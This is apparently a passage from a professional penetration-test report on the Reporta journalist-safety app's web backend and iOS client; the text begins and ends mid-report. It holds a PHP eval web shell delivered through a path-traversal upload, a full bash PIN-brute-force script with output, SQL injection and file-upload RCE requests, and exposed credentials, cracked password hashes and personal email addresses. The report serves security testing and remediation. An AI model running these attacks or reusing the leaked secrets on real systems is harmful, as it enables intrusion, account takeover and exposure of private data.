%2BleoJDNM4tYrDS8TbttmCnWjcricWknzU9B7ubuBAPwrBd0MEVU%2B4Y5ydeITKkhc
%2B46Q5cHJx7shWpu%2Bn2GS754qiZpDToXVObnFm24cTT1C3siCJOnqIicJX053o778N
%2FA42WKd7bd0d97169c5'
```

Decoded bulk data:

```
iwmf_jsonencode(array(
  "mediafile" => base64_encode('<?php @eval($_POST["meow"]); '),
  "extension" => "/../../../../../admin/application/cache/aaa.php",
  "foreign_id" => 123, "mediatype" => 3, "table_id" => 123123
));
```

The shell can be found at reportaapp.org/admin/application/cache/aaa.php and easily allows to execute arbitrary PHP code. Moreover, since the current PHP configuration fails to restrict the usage of dangerous functions like *system()* or *exec(),* this shell also allows the attacker to execute arbitrary commands on the system. Thus, it not only lets him or her take over the installation of the web application, but also extends this capacity to the whole backend server. This undoubtedly has far-reaching consequences critical for operations. In essence, every journalist using the Reporta App trusts the server to deliver correct and authentic data. Therefore, an attacker controlling the backend server will be able to convince every user to download malicious updates or may grab their plaintext passwords.

Offering mitigation advice for this problem requires several comments and steps. First of all, it should be made sure that the mentioned API correctly checks the extension. This way, the file upload can be prevented from giving an attacker a chance to perform directory traversal and furnishing him or her with the ability to place malicious code in the destination path.

Next it must be guaranteed that it is not possible to even execute PHP code in directories that can be filled with user-controlled files. This can be achieved with certain *.htaccess* rules, for example with the setting *php_flag engine off.* Nevertheless, this remains dependent on the deployed web server software (in this case Apache) and should be verified accordingly.

All other issues that were discovered in connection and sequence to the Remote Code Execution are addressed in the tickets ranging from REP-01-014 to REP-01-020. They include the world-writable web directories, among other problems.

In order to fully investigate the possibilities and security implications as an authenticated admin user, the Cure53 team added a new administrator (called *cure53*) to the backend database. It is vital that this user is removed after the test comes to a close.

REP-01-010 iOS: Clear-text requests on map to send alerts *(Medium)*

It was found that the Reporta iOS app loads iOS map information in clear-text over the network. This happens during the workflow to upload an alert through the app. This unnecessarily reveals information about the user's physical location on the map to any attacker able to monitor communications between the user and Apple Inc..

Please note that all URLs mentioned below were retrieved with the user-agent header presented at the beginning of the discussion.

HTTP header:

```
User-Agent: JC2XJ7X369.com.iwmf.reporta
```

The following iOS maps' URLs could be retrieved insecurely by the Reporta app during testing:

URLs retrieved insecurely:

```
http://gspe19.ls.apple.com/tile.vf?flags=1[...]
[...]
http://gspe21.ls.apple.com/icon/17-10-5-berlin-transit-icons-29.iconpack?
sid=06401[...]
http://gspe21.ls.apple.com/icon/17-10-5-berlin-transit-icons-30@2x.iconpack?
sid=06401[...]
http://gspe21.ls.apple.com/icon/4-2-3-europe-central-shields-61.shieldpack?
sid=06401[...]
http://gspe21.ls.apple.com/icon/4-2-3-europe-central-shields-68@2x.shieldpack?
sid=06401[...]
http://gspe21.ls.apple.com/icon/4-2-3-europe-central-shields-extralarge-
56@2x.shieldpack?sid=06401[...]
http://gspe21.ls.apple.com/icon/4-2-3-europe-central-shields-extralarge-
66.shieldpack?sid=06401[...]
http://gspe21.ls.apple.com/icon/4-2-3-europe-central-shields-large-
65@2x.shieldpack?sid=06401[...]
http://gspe21.ls.apple.com/icon/4-2-3-europe-central-shields-large-
69.shieldpack?sid=06401[...]
http://gspe21.ls.apple.com/icon/4-2-3-europe-central-shields-medium-
61.shieldpack?sid=06401[...]
http://gspe21.ls.apple.com/icon/4-2-3-europe-central-shields-medium-
67@2x.shieldpack?sid=06401[...]
http://gspe21.ls.apple.com/icon/4-2-3-europe-central-shields-small-
38.shieldpack?sid=06401[...]
http://gspe21.ls.apple.com/icon/4-2-3-europe-central-shields-small-
48@2x.shieldpack?sid=06401[...]
[...]
```

It is recommended to retrieve all resources from the application over TLS.

REP-01-011 Web: Multiple Data Leaks via Directory Indexing (*Critical*)

It was found that the Reporta website places multiple sensitive files in the webroot. As a result, the files are available without authentication. Among the files, the RSA private key and passphrase for sending notification to iOS devices was found. Other examples of leakage included *.bash_history* files, multiple PHP code backups with non-PHP extensions that can be downloaded as *textfiles* from the website, SQL dumps, email metadata from other companies, etc.

iOS Push services certificates:

http://reportaapp.org/assets/include/ (directory indexing)
http://reportaapp.org/assets/include/**ck.pem**
https://reportaapp.org/application/**ck.pem**

Output:

```
Bag Attributes
    friendlyName: Apple Development IOS Push Services: com.e2logy.IWMF
    localKeyID: 68 6C 63 D0 1C 04 3D CE 16 88 59 BE FF 80 63 71 AC 74 64 D6
subject=/UID=com.e2logy.IWMF/CN=Apple Development IOS Push Services:
com.e2logy.IWMF/OU=4WDNHC3DM6/C=IN
issuer=/C=US/O=Apple Inc./OU=Apple Worldwide Developer Relations/CN=Apple
Worldwide Developer Relations Certification Authority
-----BEGIN CERTIFICATE-----
[...]
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAwvza
[....]
```

iOS Push services certificate passphrase:

https://reportaapp.org/application/models/api/notification.php_3july
https://reportaapp.org/admin/application/models_2016_07_18/api_v4/notification.php_3july

```
[...]
$this->pemPath = 'assets/include/ck.pem';
[...]
//Function for sending push notification to iphone
function sendToIphone($salutation = "", $deviceToken = "", $message = "")
{
       // Put your private key's passphrase here:
       $passphrase = '1234';

       $ctx = stream_context_create();
       stream_context_set_option($ctx, 'ssl', 'local_cert', $this->pemPath);
       stream_context_set_option($ctx, 'ssl', 'passphrase', $passphrase);

       // Open a connection to the APNS server
       $fp = stream_socket_client('ssl://gateway.push.apple.com:2195',
       $err, $errstr, 60, STREAM_CLIENT_CONNECT|STREAM_CLIENT_PERSISTENT, $ctx);
[...]
              // Create the payload body
              $body['aps'] = array(
                                                 'alert' => $message,
                                                 'badge' => 1,
                                                 'sound' => 'default'
                                          );
              $body['status'] = "MissedCheckIn";

              // Encode the payload as JSON
              $payload = json_encode($body);
```

```
             // Build the binary notification
             $msg = chr(0) . pack('n', 32) . pack('H*', $deviceToken) .
                    pack('n', strlen($payload)) . $payload;

                    // Send it to the server
                    $result = fwrite($fp, $msg, strlen($msg));
```

.bash_history file:
https://reportaapp.org/admin/.bash_history

Output:

```
crontab                                                                       -l
ll
tailnet                              127.0.0.1                              8080
tailnet                                 127                                 8080
tailnet
```

SQL dump from a car shop:

SQL file:
https://reportaapp.org/ci_xcrud1.6.sql

Output:

```
[...]
(10124, '2003-05-21 00:00:00', '2003-05-29 00:00:00', '2003-05-25 00:00:00',
'Shipped', 'Customer very concerned about the exact color of the models. There
is high risk that he may dispute the order because there is a slight color
mismatch', 112),
[...]
(10340, '2004-11-24 00:00:00', '2004-12-01 00:00:00', '2004-11-25 00:00:00',
'Shipped', 'Customer is interested in buying more Ferrari models', 216),
```

Email metadata:
https://reportaapp.org/application/views/maillog_20150517.txt

Output:

```
[...]
Email Number = 10899
 subject :LeaseHawk Scheduled Report (Call Details)
 To : lexington@livebozzuto.com
 from :reports@leasehawk.com
 date :Sun, 17 May 2015 08:13:58 +0000
 FROM ADD :reports@leasehawk.com

     key = property manager      EMPLOY Name : Krista DeNovio    SEND TO :
```

```
lexington@bozzuto.com
     key = property manager      EMPLOY Name : Abriel Corsey    SEND TO :
acorsey@bozzuto.com

Email Number = 10898
 subject :LeaseHawk Scheduled Report (Call Details)
 To : watertownmews@livebozzuto.com
 from :reports@leasehawk.com
 date :Sun, 17 May 2015 08:12:37 +0000
 FROM ADD :reports@leasehawk.com

     key = property manager      EMPLOY Name : Trenda Wallace    SEND TO :
twallace@bozzuto.com
     key = property manager      EMPLOY Name : Katherine E Fitzgerald    SEND TO
: katherinefitzgerald26@gmail.com
-------Run Time 2015-05-17 04:20:01am --------------
```

It is recommended to delete all files without a *.php* extension outside of the webroot. Ideally, the webroot should only expose a single front-controller PHP file along with required HTML, CSS and JavaScript files. Similarly, everything else should be outside of the webroot to reduce the attack surface and opportunity for data leakage. All files that have no direct bearing on Reporta should consistently be deleted from the server.

REP-01-012 Backend: Database User has excessive Privileges (*High*)

The web application uses the MySQL user *devteam1* for connecting to the database. This user boasts all privileges on the MySQL server. In other words, he is able to modify the MySQL user table and access files on the server, among others. For an attacker who already has an SQL injection, this issue is extremely helpful as he can read source code or gather additional information about the system.

It is recommended to limit the privileges of the MySQL user to accessing the database being used by the application. The user should only be permitted to run statements that are needed for the application to function properly.

REP-01-013 Web: Admin 2FA Bypass via PIN Bruteforcing (*High*)

It was found that the second-factor authentication mechanism implemented by the Reporta admin interface can be bypassed due to lack of bruteforce mitigations. Once the attacker has an admin password, it becomes a clear possibility to acquire access to an account despite not having the second factor at hand. The tests have indicated that the possible 1 million combinations in a six-digit-PIN can be tested in a maximum of 22 hours. The estimation is based on the average bruteforce rate of 753 x minute found in this test. Please note that attackers can simply reduce the key-space by gambling on a given first PIN digit (1 in 10 chance of success) and/or exploring only even versus odd numbers (50% chance of succeeding). Next, the attackers can try to bruteforce the PIN repeatedly, until it is successfully cracked.

For optimization purposes, the attacker can replay the PIN request for up to approximately 2.5 hours. After this time, the Reporta website redirects to the login page. However, the attacker can simply login again and try to crack a new PIN with an optimization strategy.

In sum, the test results have yielded following data on acquiring PINs:

PIN	Odds	Cracking Time	Rate
32766	1/20	50 minutes	~766 tested PINs x minute
578666	1/10	90 minutes	~740 tested PINs x minute

Approximate average of the tested PINs per minute: 753

Example 1: Cracking PIN 32766 in 50 minutes

Attack optimizations:

- 100 concurrent worker processes
- Assume first digit is a three
- Assume PIN is an even number
- **Odds**: 1/20, only even numbers starting with a three explored.

Command:

```
bash brute_pin.sh 3 even 'csrf_cookie_name=[...]' '25[...]' 'Refresh:
0;url=https://reportaapp.org/admin/home' 'Invalid Code'
```

Output:

```
Launching prefix: 301
Launching prefix: 302
[...]
Launching prefix: 399
log/prefix_328.log-Testing PIN: 328766
log/prefix_328.log:Refresh: 0;url=https://reportaapp.org/admin/home
Crack successful, killing children!
brute_pin.sh: line 61: 35155 Terminated[...]
[...]
Start: Tue Oct 11 11:04:05 CEST 2016 - End: Tue Oct 11 11:54:26 CEST 2016
```

Example 2: Cracking PIN 578666 in 90 minutes

Attack optimizations:

- 100 concurrent worker processes
- Assume first digit is a five
- **Odds**:1/10, only digits beginning with a five are explored.

Command:

```
date ; bash brute_pin.sh 5 'PHPSESSID=[...]' '3af[...]' 'Refresh: 0;url=https://reportaapp.org/admin/home' 'Invalid Code'
```

Output:

```
Tue Oct 11 08:38:04 CEST 2016
Launching prefix: 501
Launching prefix: 502
[...]
log/prefix_578.log-Testing PIN: 578666
log/prefix_578.log:Refresh: 0;url=https://reportaapp.org/admin/home
Crack successful, killing children!
[..]
Start: Tue Oct 11 08:38:04 CEST 2016 - End: Tue Oct 11 10:08:04 CEST 2016
```

The script used for these tests is as follows:

File:

```
brute_pin.sh
```

Code:

```
#!/bin/bash
if [ $# -ne 6 ]; then
	echo "Syntax: $0 <start_number> <all|even|odd> <cookies> <anti-csrf-token> <success-pattern> <fail-pattern>"
	exit
fi
START=$(date)
START_NUMBER=$1
ITERATION_STRATEGY=$2
COOKIES=$3
ANTI_CSRF_TOKEN=$4
SUCCESS_PATTERN=$5
FAIL_PATTERN=$6
PIDs="pids.txt"
LOG_DIR="log"
```

```
mkdir -p debug tmp log
function iteration_strategy() {
        case "$ITERATION_STRATEGY" in
                all) seq 0 999;;
                even) seq 0 2 998;;
                odd) seq 1 2 999;;
        esac
}
function check_range() {
        PREFIX=$1
        DEBUG_FILE="debug/debug_$PREFIX.log"
        TMP_FILE="tmp/tmp_$PREFIX.txt"
        for i in $(iteration_strategy); do
                PIN="$PREFIX$(printf %03d $i)"
                echo "Testing PIN: $PIN" >> "$DEBUG_FILE"
                curl -i -s -k  -X 'POST' -H 'User-Agent: Mozilla/5.0 (X11; Linux
x86_64; rv:45.0) Gecko/20100101 Firefox/45.0' -H 'Referer:
https://reportaapp.org/admin/login/phoneverification' -H 'Content-Type:
application/x-www-form-urlencoded' -b "$COOKIES" --data
"csrf_test_name=$ANTI_CSRF_TOKEN&code=$PIN"
'https://reportaapp.org/admin/login/phoneverification' > $TMP_FILE
                cat "$TMP_FILE" >> "$DEBUG_FILE"
                echo "Testing PIN: $PIN"
                cat "$TMP_FILE" | grep "$FAIL_PATTERN"
                cat "$TMP_FILE" | grep "$SUCCESS_PATTERN"
        done
}
# Launch workers
echo "" > $PIDs #Crude init
for i in {0..99}; do
        PREFIX="$START_NUMBER$(printf %02d $i)"
        echo "Launching prefix: $PREFIX"
        check_range $PREFIX > "$LOG_DIR/prefix_$PREFIX.log" &
        pid=$!
        echo $pid >> $PIDs
done
# Monitor progress
while [ 1 ]; do # Monitor success and stop children
        sleep 30;
        if [ $(grep -r "$SUCCESS_PATTERN" "$LOG_DIR" | wc -l) -gt 0 ]; then
                grep -r -B 1 "$SUCCESS_PATTERN" "$LOG_DIR"
                echo "Crack successful, killing children!"
                for i in $(cat $PIDs); do
                        kill $i
                done
                echo "Start: $START - End: $(date)"
                exit
        fi
done
```

It is recommended to invalidate the PIN as soon as an attempt is made. What is more, the account should be locked after a number of failed PIN tries, for example:

- When a PIN attempt fails, redirect the user to the login page and reject any PIN attempts until the user logs in again.
- When the user logs in again, send a new PIN (so the attacker only has a one in a million chance of guessing it properly)
- After five failed consecutive PIN attempts, lock the account (i.e. for 24 hours) and alert an administrator.

The suggested mitigation guidelines would provide effective mitigation against brute-force attempts.

REP-01-014 Backend: World writeable Directories and Files *(Medium)*

While investigating potentially exploitable weak configurations of the backend server, it was discovered that a significant number of important files and folders are actually writable by any user that has access to the system. This not only allows an attacker to place backdoors inside the web directory, but also potentially facilitates and fosters privilege escalation by either a modification of configuration files, or disruption of other services. The following list enumerates files and folders that, under no circumstances, should be writable for low-privileged users:

172.24.32.193, 172.24.32.194, 172.24.16.197:

- `/var/www/vhost and subfolders`

172.24.32.193, 172.24.32.194, 172.24.16.195, 172.24.16.196, 172.24.16.197

- `/opt/nimsoft/robot/cfgs/index.cfg`
- `/opt/nimsoft/robot/controller.cfg`
- `/opt/nimsoft/robot/expire.cfg`
- `/opt/nimsoft/robot/controller.log`
- `/opt/nimsoft/robot/robot.pem`

For this pattern to be eradicated, it is recommended to apply the necessary access rights only. The *webdir* should be owned by root and only writable by the root user. Same applies to other configuration files unless the corresponding application requires different setting.

REP-01-015 Backend: World readable Files leak Information *(Medium)*

Attackers who managed to successfully gain access to the backend server usually try to escalate their privileges to the root user. This can often be achieved by successfully exploiting the Linux kernel through one or more of the many bugs and public exploits available. Most of the publicly available exploits, however, rely on certain files that expose kernel addresses and thus help defeat ASLR. This can be done by simply taking any needed symbol from the *System.map* or from the *kallsyms* file that is exposed by the */proc* file system. Other files, like */proc/slabinfo*, provide a detailed view of the kernel *slab* and help with the exploitation of kernel heap overflows.

172.24.32.193, 172.24.32.194, 172.24.16.195, 172.24.16.196, 172.24.16.197:

- `/proc/slabinfo`
- `/proc/iomem`
- `/boot/System.map-2.6.32-504.12.2.el6.x86_64`
- `/boot/System.map-2.6.32-504.el6.x86_64`
- `/boot/vmlinuz-2.6.32-504.12.2.el6.x86_64`
- `/boot/vmlinuz-2.6.32-504.el6.x86_64`

The list above shows which files need to be hidden from low-privileged users. Having the files not readable during the runtime of an exploit usually requires an additional vulnerability responsible for information leakage. Otherwise, necessary information would be missing. It is recommended to adjust the access rights for the mentioned files and not have them readable for the low-privileged users.

REP-01-016 Backend: No Kernel Hardening *(Medium)*

History has shown that *distribution* or *vanilla* kernels are usually very easy to exploit as soon as a vulnerability is found. This is mainly because they lack a significant number of the exploit mitigations that a modern operating system should have.

Kernel patches like *Grsecurity*[3] introduce a wide range of state-of-the-art exploit mitigations and preventions by extending and improving Linux' current security model. Although the installation and maintenance of a fully *Grsec*-enhanced kernel can prove more tedious than that of *vanilla* kernels, the security benefit is immense. More specifically, a great number of vulnerability classes are mitigated by *Grsec* and *Pax* themselves. Also, at the time of writing, no publicly available exploit that manages to circumvent the exploit mitigations of a correctly configured *Grsecurity* system exist.

[3] https://grsecurity.net/

It is clearly recommended to consider either switching to another distribution that supports hardened kernels like *Debian*[4] or *Hardened Gentoo*[5]*,* or, alternatively, to custom compile a *vanilla* kernel with the *Grsecurity* patch-set.

REP-01-017 Backend: Kernel Version might allow Priv Escalation (*High*)

It was found that the currently installed Linux kernel shipped by Centos 6.8 has not been updated for longer than acceptable. This can be checked with the commands *uname* and *uptime*:

172.24.32.193, 172.24.32.194, 172.24.16.195, 172.24.16.196, 172.24.16.197:

```
$ uname -a
Linux 678347-web1.iwmf.org 2.6.32-504.12.2.el6.x86_64 #1 SMP Wed Mar 11 18:34:53
EDT 2015 x86_64 x86_64 x86_64 GNU/Linux

$ uptime
 16:42:12 up 543 days, 5 min,  1 user,  load average: 0.00, 0.00, 0.00
```

Considering that there are sometimes more than hundred vulnerabilities discovered every year inside the kernel[6], it is very likely that the current system suffers from multiple bugs. In worst case scenario, they could allow privilege escalation[7]. As a consequence of this vulnerability, it is highly recommended to regularly update every installed package and the kernel, even if it means that the machines require a reboot.

REP-01-018 Backend: Weak Server Configurations (*Medium*)

Most Linux default installations have several security options disabled due to requiring individual work or possibly affecting the system's usability for the majority of the users. There are several configuration options listed below and known for significantly improving security of a Linux server.

Hidepid:
Every user can see all of the processes and their parameters on a Linux server. Under certain premise, this behavior might leak information or point an attacker in the right direction when it comes to escalating privileges. *Hidepid* is an option that can be activated when the *procfs*[8] is mounted. This can be achieved with the following entry inside the server's *fstab*.

[4] https://wiki.debian.org/grsecurity
[5] https://wiki.gentoo.org/wiki/Hardened_Gentoo
[6] http://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33
[7] http://www.cvedetails.com/vulnerability-list/vendor_id-33/product_id-47/...
[8] https://en.wikipedia.org/wiki/Procfs

Command:

```
$ cat /etc/fstab
```

Output:

```
[...]
proc           /proc          proc        hidepid=2       0 0
```

If enabled, a non-root user can exclusively see the processes that were started by them and not others.

Dmesg Restrict:

Dmesg[9] is a Linux command showing messages printed by the kernel. It contains information about the boot process and hardware, which means that in some cases it might disclose information to an attacker. This especially holds for an attacker who already has limited privileges on the server and can now escalate to root. There is no reason why a non-root user should see this output. It is recommended to restrict the access to kernel messages to root by adding the following line to the *sysctl* configuration:

```
kernel.dmesg_restrict = 1
```

iptables:

The network firewall under Linux is known as *iptables* and *netfilter*. As every other firewall, it is used to restrict the network access from and to other hosts. The current configuration can be listed with *iptables -S* and shows the following output:

```
$ sudo iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
```

This demonstrates that there is currently no firewall rule whatsoever in place. It is thus recommended to install decent firewall rules and only allow connections which are needed by the application(s) running on the server. For example, the user running the webserver usually does not require an ability to initiate outgoing connections.

Remote Syslog:

Alongside local logging, it is advised to set up an external logging server. In case the server is compromised, an attacker can easily remove all evidence from the log files, thus making it difficult to even detect the attack, not to mention preventing the

[9] https://en.wikipedia.org/wiki/Dmesg

maintainers from understanding the attack that just took place. The consequences would be alleviated had the logs been stored on another server.

File Change Monitoring:
An attacker who compromised a server most likely seeks to stay on the system as long as possible. This can be achieved by manipulation of e.g. executables on the server. It is recommended to verify the integrity of the installed packages with the regular use of a file change monitor. This would aid detection of manipulations.

REP-01-019 Backend: Weak PHP.ini Configuration (*Low*)

Further investigation showed that the deployed PHP configuration for the http://reportaapp.org website lacks certain security flags. The following list enumerates the identified weak settings. It additionally discusses the value that it is recommended to be in place following the process of this issue being addressed.

- **disable_functions**: (currently “no value”)
  - *exec, passthru, shell_exec, system, proc_open, popen, curl_exec, curl_multi_exec, parse_ini_file, putenv, dl*

- **open_basedir**: (currently “no value”)
  - */var/www/vhosts*

Using these values makes it considerably more difficult for an attacker to get file system access and issue arbitrary commands to the operating system. It is also recommended to consider installing *Suhosin*[10], as this patch equips and enriches PHP with more security mechanisms and exploit mitigations.

REP-01-020 Backend: SSL certificates world readable (*Medium*)

It was found that the SSL keys are world-readable on the server. An attacker with file disclosure capabilities can take advantage of this issue by reading the files and using them for Man-in-the-Middle attacks. In this scenario, it would be possible to decrypt the traffic between other users and the servers

Config file: */etc/httpd/conf.d/reporta.org.conf*

```
SSLCertificateFile /etc/pki/tls/certs/2016-reporta.org.crt
SSLCertificateKeyFile /etc/pki/tls/private/reporta.org.key
SSLCertificateChainFile /etc/pki/tls/certs/2016-reporta.org.ca.crt
```

[10] https://suhosin.org/stories/index.html

It is strongly recommended to make it impossible for non-root users to read the listed files. This can be achieved by setting the ownership to root and the permission to 400 through *hmod*.

REP-01-021 Web: Old test accounts and weak passwords (*High*)

While investigating the database, several accounts were found that have been used for prior penetration tests. It is assumed that these users are no longer required and are just an accidental leftover data. Intended or not, these users pose a potential security risk to the platform because they are useless, yet also in possession of their credentials.

Old test accounts:

```
tester1:tester1@includesecurity.com
tester2:tester2@includesecurity.com
tester3:tester3@includesecurity.com
tester4:tester4@includesecurity.com
tester5:tester5@includesecurity.com
tester6:tester6@includesecurity.com
tester7:tester7@includesecurity.com
tester8:tester8@includesecurity.com
tester9:tester9@includesecurity.com
tester10:tester10@includesecurity.com
Erik:erik@includesecurity.com
kristopher:kris@includesecurity.com
```

A quick check of the admin's *md5* hashes revealed that the chosen passwords are extremely insecure and can easily be guessed. The hashes that could have been cracked are given in the following list:

Cracked hashes:

```
admin:25f9e794323b453885f5181f1b624d0b:123456789
Tom:6712035e6b8106cd3b68332b77322960:Qwer@123
reportaapp:60ff2484f69931f408a2d49724d5c658:Google@123
tester6:1bbd886460827015e5d605ed44252251:11111111
```

Besides having a two-factor authentication in place, it is required to choose strong passwords. For example, *123456789* shown as being in use above, is actually amongst the ten most common passwords. Employing insecure passwords may lead to an immediate takeover of the admin account in case someone starts a bruteforce attack. In combination with the REP-01-013, the admin panel can easily be accessed.

All non-essential accounts should be dropped from the user-table first. Then, the passwords of all accounts should be changed. Here a password change has the nice side effect that new passwords are no longer stored as *md5* because *bcrypt* was introduced in one of the last updates.

REP-01-022 Web: Weak HMAC Key allows Object Injection (*Critical*)

The application stores serialized data in a cookie called *ci_session*. On every request the application decodes the cookie's contents using the PHP function *unserialize*. This function has a very bad history in terms of security as it can be exploited in several ways: First, it allows Object injection[11] which lets an attacker trigger several functions inside classes. Another way to take advantage of *unserialize* is to exploit vulnerabilities in PHP's core itself. Such bugs are getting publicly disclosed very frequently. As a result, it is not safe to rely on fully patched PHP versions. In this scenario, the serialized string is signed using *HMAC*. Unfortunately the password ("*xcrud123*") was found to be unsafe as it could be cracked within a reasonable timeframe.

It is recommended to avoid *unserialize* and use the considerably more secure functions, i.e. *json_encode* and *json_decode*.

REP-01-023 Web: SQL Injection via Xrud Ajax (*High*)

Further examination for possible attacks that can be carried out via the exposed files inside the web application led to the finding of an SQL Injection vulnerability. Usually, this issue be triggered through an Ajax request that loads the *Xcrud* class. The vulnerable code path can be found in the file presented next.

File:
/application/xcrud/xcrud.php

Affected Code:

```
/** receiving user data */
protected function _receive_post($task = false, $primary = false)
[...]
    this->limit = $this->_post('limit', ($this->limit ? $this->limit :
Xcrud_config::$limit));
[...]

protected function _build_limit($total)
{
[...]
        $this->start = floor($this->start / $this->limit) * $this->limit;
        return "LIMIT {$this->start},{$this->limit}";
```

[11] https://www.owasp.org/index.php/PHP_Object_Injection

As demonstrated, the member variable *$this->limit* is set via POST parameters and lacks the necessary conversion to an integer when used inside an SQL limit clause. This issue can, for example, be exploited in the following manner:

Request:

```
POST /admin/application/xcrud/xcrud_ajax.php HTTP/1.1
Host: reportaapp.org
[...]
Cookie: PHPSESSID=56vq05daf4n[...]
Connection: close

xcrud%5Bkey%5D=1c5a5756a13cc159a3f2e9904beb332816d1c855&xcrud%5Borderby
%5D=alerts.id&xcrud%5Border%5D=desc&xcrud%5Bstart%5D=0asdasd&xcrud%5Blimit%5D=25
procedure analyse(extractvalue(1,concat(0x3a, version())),1)-- f&xcrud
%5Binstance%5D=734d168393c2f141dcfcf9515d7d6d8b9b5cbc3e&xcrud%5Btask
%5D=list&xcrud%5Bcolumn%5D=&xcrud%5Bsearch%5D=1&xcrud%5Bphrase%5D=asd
```

Response:

```
XPATH syntax error: ':5.1.73-log'
```

Since this issue leads to a complete disclosure of the attached database, it is recommended to convert the mentioned parameter to an integer by using PHP functions like *intval()*.

REP-01-024 Backend: Insecure server settings weaken encryption *(Medium)*

The server configuration has been checked with the help of the SSLTest suite from *ssllabs.com*. These tests revealed the Apache configuration to be lacking with reference to security, due to the fact that newer TLS versions fail to work:

SSL Test:
https://www.ssllabs.com/ssltest/analyze.html?d=reportaapp.org&hideResults=on

In order to make the SSL connection more secure, it is recommended to enable TLS 1.1 and TLS 1.2. The Apache configuration that comes with "*Let's encrypt*" contains good security parameters.

https://github.com/certbot/certbot/blob/master/certbot-apache/certbot_apache/options-ssl-apache.conf

Ultimately, the *ssllabs* facility can be used to verify the results of the new TLS configuration, where the objective should be an A-grade result. For additional mitigation guidance, please see the *OWASP TLS Protection Cheat Sheet*[12].

REP-01-025 Web: RCE through unrestricted File Upload via Xcrud (*Critical*)

Another critical issue was identified in the Xcrud Ajax handler. A task called "*upload*", which is paradoxically not even used by the web application, allows an attacker to upload arbitrary files with arbitrary extensions. This once again proceeds to allow a Remote Code Execution, essentially signifying a complete takeover of the web application. The vulnerable code path can be found below.

File:
/application/xcrud/xcrud.php

Affected Code:
```
protected function _upload()
{
    switch ($this->_post('type'))
    {
        case 'image':
        return $this->_upload_image();
        break;
        case 'file':
        return $this->_upload_file();
[...]

protected function _upload_file()
{
    $field = $this->_post('field');
    $oldfile = $this->_post('oldfile', 0);
      if (isset($_FILES) && isset($_FILES['xcrud-attach']) && !$_FILES['xcrud-
attach']['error'])
    {
[...]
        $file = $_FILES['xcrud-attach'];
        $this->check_file_folders($field);
        $filename = $this->safe_file_name($file, $field);
        $filename = $this->get_filename_noconfict($filename, $field);
        $this->save_file($file, $filename, $field);
[...]

protected function safe_file_name($file, $field)
{
    $ext = strtolower(strrchr($file['name'], '.'));
```

[12] https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

```
if (isset($this->upload_config[$field]['not_rename'])
   && $this->upload_config[$field]['not_rename'] == true)
{
    $filename = $this->_clean_file_name($file['name']);
}
else
{
    $filename = base_convert(str_replace(' ', '', microtime())
          . rand(), 10, 36) . $ext;
```

The snippet shows that the actual file extension is simply grabbed from the POST parameter itself and adopted for the destination path. This issue can be demonstrated with the following request:

Request:

```
POST /admin/application/xcrud/xcrud_ajax.php HTTP/1.1
Host: reportaapp.org
[...]
Cookie: PHPSESSID=56vq05daf4nh[...]
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------
5881738485706839971464074544
Content-Length: 925

-----------------------------5881738485706839971464074544
Content-Disposition: form-data; name="xcrud[key]"

952ea075bbbe5227f54d3860a7b066fd46b83f88
-----------------------------5881738485706839971464074544
Content-Disposition: form-data; name="xcrud[instance]"

f7a7d1bd64986f4e737b9b712e0c3489ca7cf9fa
-----------------------------5881738485706839971464074544
Content-Disposition: form-data; name="xcrud[task]"

upload
-----------------------------5881738485706839971464074544
Content-Disposition: form-data; name="xcrud[type]"

file
-----------------------------5881738485706839971464074544
Content-Disposition: form-data; name="xcrud[field]"

xxx.php
-----------------------------5881738485706839971464074544
Content-Disposition: form-data; name="xcrud-attach"; filename="xxx.php"
Content-Type: application/x-php
```

```
<?php
phpinfo();
-----------------------------5881738485706839971464074544--
```

Response:

```
<strong>lo1ig1uzi2o4o08k48.php</strong>
```

The final response will also disclose the saved filename, and, as such, it makes it easy for an attacker to browse to the URL where the file can be reached. The URL for this case is https://reportaapp.org//admin/application/uploads/lo1ig1uzi2o4o08k48.php.

It is recommended to implement a check that verifies whether the file extension is actually allowed. The fix approach mirrors the one offered for REP-01-009.

REP-01-026 Web: Blind XSS inside Admin Panel (*Critical*)

A blind Cross-Site-Scripting vulnerability was identified in the Administration Panel. This allows an attacker to take over administrator accounts when they view the user-list. This is possible because certain values, like *name,* are not encoded. Moreover, they are neither subjected to encoding in the user-list, nor when displaying detailed user-information. An attacker can create new accounts with *HTML/javascript* code as *name,* which is interpreted as soon the user is displayed in the admin panel. The following request creates a user and demonstrates how the vulnerability occurs:

Curl request:

```
curl -i -s -k  -X 'POST' \
    -H 'User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:49.0) Gecko/20100101 
Firefox/49.0' -H 'Upgrade-Insecure-Requests: 1' -H 'Content-Type: application/x-
www-form-urlencoded' \
    --data-binary $'bulkdata=3c122dd13936f39a6602e31f67c0e1c5k5GpBw%2F
%2BiRsPW3FMdhduTWKkjDF5GmGrK%2BmWRamLWVAv%2Fp2WWXM
%2BGF02Wc9KXAiT8dO17wpT1MRdgMhix573fzTOunlDu3DQY2PrvcvOnB4QqW4J7tUGUGSv50gN7%2F9
Nw5a0OEOIWmJbFRPp7DqfIKeLS9hvveclF2bNTgFL06ZFN72iShOMAPn8h06OXQCoYTRWpN5MKTLzEwW
u76na%2BTNTcj06RmGiaaxRKSLsgIdgsaQE%2FTyDqYxwVzYKVdIIsFLagkUpZ6Rpe2RLKRkV6l69k
%2Fco%2BpXhQP0FZ8rcHW%2Bd0WF%2FRjAUfVhmINZaCmI7OEPlNQtn
%2FYRxUVFkWB3mD5oVLEW0p94dKgx6UofSkZug2aoL0kw1lW01gQD9VAE%2Fyic
%2BFhAaJUEQNyKpsH7gNYm7VJP1P8Ga8iHNYllt7qXSJvGTkBR2BMaA7c3M8LmigMHM4wqUsi15riNcs
k%2FQNpHoc%2FG668QrCU%2BKSXVxFC
%2BI6NFRH68nc9O54%2FKsocUtGohsBa6JY9xUP8natLmQd40n9%2BgOMg45nxy1QpIbBNjoj7s6UWK4
wtOlj7oonmrdZfjKSgi5htYUIKmpfQoK%2FQ%3D%3D26d897a952d72' \
    'http://reportaapp.org/admin/api7/user/createuser'
```

